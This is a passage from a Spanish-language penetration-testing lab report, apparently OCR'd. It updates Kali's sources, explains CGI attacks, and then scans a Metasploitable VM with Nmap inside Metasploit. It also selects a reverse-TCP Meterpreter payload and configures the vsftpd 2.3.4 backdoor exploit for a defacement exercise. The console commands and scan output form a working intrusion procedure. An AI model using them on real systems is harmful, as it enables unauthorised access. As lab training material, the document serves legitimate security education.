


Imagen 13 Proceso de descarga de paquetes de actualizacion

Estas URL que se encuentran presentes es de donde actualmente se realizan todas las descargas de paquetes y actualizaciones.




Imagen 14 Adicion de URL de actualizaciones del software

Se toma directamente de la pagina web de Debian las URL de source list.




Imagen 15 Busqueda de URL en la pagina oficial

Se pegan las URL obtenidas y se guarda el documento para después realizar el proceso de Upgrade y Update.




Imagen 16 Adicion de nuevas URL de actualizacion sobre el archivo de raiz

Ahora se aplican los comandos apt-get update para realizar la actualización de todos los servicios que se tienen instalados y actualizar todos los complementos y características nuevas que puedan existir.




Imagen 17 Proceso de actualizacion de librerias iniciado

Posteriormente se envía el comando apt-get upgrade para realizar la actualización de los servicios instalados a nuevas versiones y obtener mejoras en la efectividad de las pruebas de vulnerabilidad sobre servicios.

Imagen 18 Proceso de upgrade de librerias ya instaladas

Antes de continuar es importante saber conceptos relacionados con los servicios web y por eso a continuación se hace una breve explicación de lo que es un ataque cgi.

Ataques CGI

El CGI (Por sus siglas en inglés “Common Gateway Interface”) cambio la forma de manipular información en el web.

En sí, es un método para la transmisión de información hacia un compilador instalado en el servidor. Su función principal es la de añadir una mayor interacción a los documentos web que por medio del HTML se presentan de forma estática.

El CGI es utilizado comúnmente para contadores, bases de datos, motores de búsqueda, formularios, generadores de email automático, foros de discusión, chats, comercio electrónico, rotadores y mapas de imágenes, juegos en línea y otros.

Esta tecnología tiene la ventaja de correr en el servidor cuando el usuario lo solicita por lo que es dependiente del servidor y no de la computadora del usuario.

Teniendo muy en cuenta la anterior definición es importante saber que el servicio que utilizaremos mayormente para realizar las pruebas de vulnerabilidad es el Metasploit el cual se debe verificar primero que tenga sus servicios funcionales y estén arriba.

Con el comando msfdb init verificar que esté arriba la base de datos. De la misma manera con el comando ss –ant se evidencia que exista comunicación de puertos y red.




Imagen 19 Verificacion y validacion de la base de datos

Ahora se da inicio a la consola de Metasploit por consola de comandos para que sea mas eficiente el procedimiento de pruebas.

Aplicando el comando sudo msfconsole inicia el servicio. Una vez iniciado verificar inmediatamente que exista comunicación con la base de datos de PostgreSQL con el comando db_status.




Imagen 20 Iniciacion del servicio msf de metasploitable

Ahora es tiempo de iniciar las pruebas con el primer escenario en el cual se realizará un defacement a la página donde tienen alojado el servicio web, primero haciendo uso de la herramienta Nmap la cual se puede utilizar de forma individual o inmersa dentro de Metasploit.

Se usa el comando db_nmap –sS –sV “IP Metsploitable”, la información que se obtendrá al enviar el comando es la que se evidencia a continuación.

```
msf > db_nmap -sS -sV 192.168.0.162
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-26 22:49 CET
[*] Nmap: Nmap scan report for 192.168.0.162
[*] Nmap: Host is up (0.00020s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 1099/tcp open  rmiregistry GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:C9:AC:79 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.80 seconds
msf >
```

Imagen 21 Uso del comando nmap


Dentro del análisis realizado por Nmap dentro de Metasploit se obtuvo información muy importante para realizar el ataque de vulnerabilidad.

El comando services es muy útil para aplicarlo dentro de Metasploit y conocer las funcionalidades que se pueden tener en cuenta para la identificación de los ataques y la realización de los mismos.

```
msf > services --help

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name1,name2>  Search for a list of service names
  -p <port1,port2>  Search for a list of ports
  -r <protocol>     Only show [tcp|udp] services
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at

msf >
```

Imagen 22 Comando services para conocer todos los servicios ofrecidos en el software

Procedemos a realizar la configuración del Payload respectivo para la realización del ataque teniendo en cuenta el escaneo realizado al servidor de Metasploitable.



```
msf >
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > use payload/
Display all 541 possibilities? (y or n)
msf exploit(multi/handler) > use payload/php/meterpreter/reverse_tcp
msf payload(php/meterpreter/reverse_tcp) > show payloads

Payloads
========

   Name                                          Disclosure Date  Rank    Check  Description
   ----                                          ---------------  ----    -----  -----------
   aix/ppc/shell_bind_tcp                                         normal  No     AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                        normal  No     AIX Command Shell, Find Port Inline
   aix/ppc/shell_interact                                         normal  No     AIX execve Shell for inetd
   aix/ppc/shell_reverse_tcp                                      normal  No     AIX Command Shell, Reverse TCP Inline
   android/meterpreter/reverse_http                               normal  No     Android Meterpreter, Android Reverse HTTP Stager
   android/meterpreter/reverse_https                              normal  No     Android Meterpreter, Android Reverse HTTPS Stager
   android/meterpreter/reverse_tcp                                normal  No     Android Meterpreter, Android Reverse TCP Stager
   android/meterpreter_reverse_http                               normal  No     Android Meterpreter Shell, Reverse HTTP Inline
   android/meterpreter_reverse_https                              normal  No     Android Meterpreter Shell, Reverse HTTPS Inline
   android/meterpreter_reverse_tcp                                normal  No     Android Meterpreter Shell, Reverse TCP Inline
   android/shell/reverse_http                                     normal  No     Command Shell, Android Reverse HTTP Stager
   android/shell/reverse_https                                    normal  No     Command Shell, Android Reverse HTTPS Stager
   android/shell/reverse_tcp                                      normal  No     Command Shell, Android Reverse TCP Stager
   apple_ios/aarch64/meterpreter_reverse_http                     normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   apple_ios/aarch64/meterpreter_reverse_https                    normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   apple_ios/aarch64/meterpreter_reverse_tcp                      normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   apple_ios/aarch64/shell_reverse_tcp                            normal  No     Apple_iOS aarch64 Command Shell, Reverse TCP Inline
   bsd/sparc/shell_bind_tcp                                       normal  No     BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp                                    normal  No     BSD Command Shell, Reverse TCP Inline
   bsd/vax/shell_reverse_tcp                                      normal  No     BSD Command Shell, Reverse TCP Inline
   bsd/x64/exec                                                   normal  No     BSD x64 Execute Command
   bsd/x64/shell_bind_ipv6_tcp                                    normal  No     BSD x64 Command Shell, Bind TCP Inline (IPv6)
   bsd/x64/shell_bind_tcp                                         normal  No     BSD x64 Shell Bind TCP
   bsd/x64/shell_bind_tcp_small                                   normal  No     BSD x64 Command Shell, Bind TCP Inline
   bsd/x64/shell_reverse_ipv6_tcp                                 normal  No     BSD x64 Command Shell, Reverse TCP Inline (IPv6)
   bsd/x64/shell_reverse_tcp                                      normal  No     BSD x64 Shell Reverse TCP
   bsd/x64/shell_reverse_tcp_small                                normal  No     BSD x64 Command Shell, Reverse TCP Inline
   bsd/x86/exec                                                   normal  No     BSD Execute Command
   bsd/x86/metsvc_bind_tcp                                        normal  No     FreeBSD Meterpreter Service, Bind TCP
   bsd/x86/metsvc_reverse_tcp                                     normal  No     FreeBSD Meterpreter Service, Reverse TCP Inline
   bsd/x86/shell/bind_ipv6_tcp                                    normal  No     BSD Command Shell, Bind TCP Stager (IPv6)
   bsd/x86/shell/bind_tcp                                         normal  No     BSD Command Shell, Bind TCP Stager
   bsd/x86/shell/find_tag                                         normal  No     BSD Command Shell, Find Tag Stager
   bsd/x86/shell/reverse_ipv6_tcp                                 normal  No     BSD Command Shell, Reverse TCP Stager (IPv6)
   bsd/x86/shell/reverse_tcp                                      normal  No     BSD Command Shell, Reverse TCP Stager
   bsd/x86/shell_bind_tcp                                         normal  No     BSD Command Shell, Bind TCP Inline
   bsd/x86/shell_bind_tcp_ipv6                                    normal  No     BSD Command Shell, Bind TCP Inline (IPv6)
```

Imagen 23 Configuracion del Payload

Al realizar la configuración del Payload ahora se procede a buscar el Exploit que teniendo en cuenta el escaneo con nmap se piensa funcionara para lograr vulnerar el servicio.

Cuando se realizó el escaneo de puertos para Metasploitable se encontró un puerto en especial con la posibilidad de acceso y fue el 21 (FTP), que dentro de la búsqueda de exploits se encontró vsftpd_234_backdoor que básicamente es una puerta trasera de acceso para ingresar al servidor sin dejar registro y poder realizar todos los cambios que se quieran.

Dentro de la configuración del Exploit que se encuentra dentro del folder Unix/ftp se configuro la IP remota a la cual se le realizo el ataque en este caso la de servidor Metasploitable en este caso se apunto (RHOST) a la IP 192.168.0.173 que fue la IP que en ese momento tomo el servidor Metasploitable.

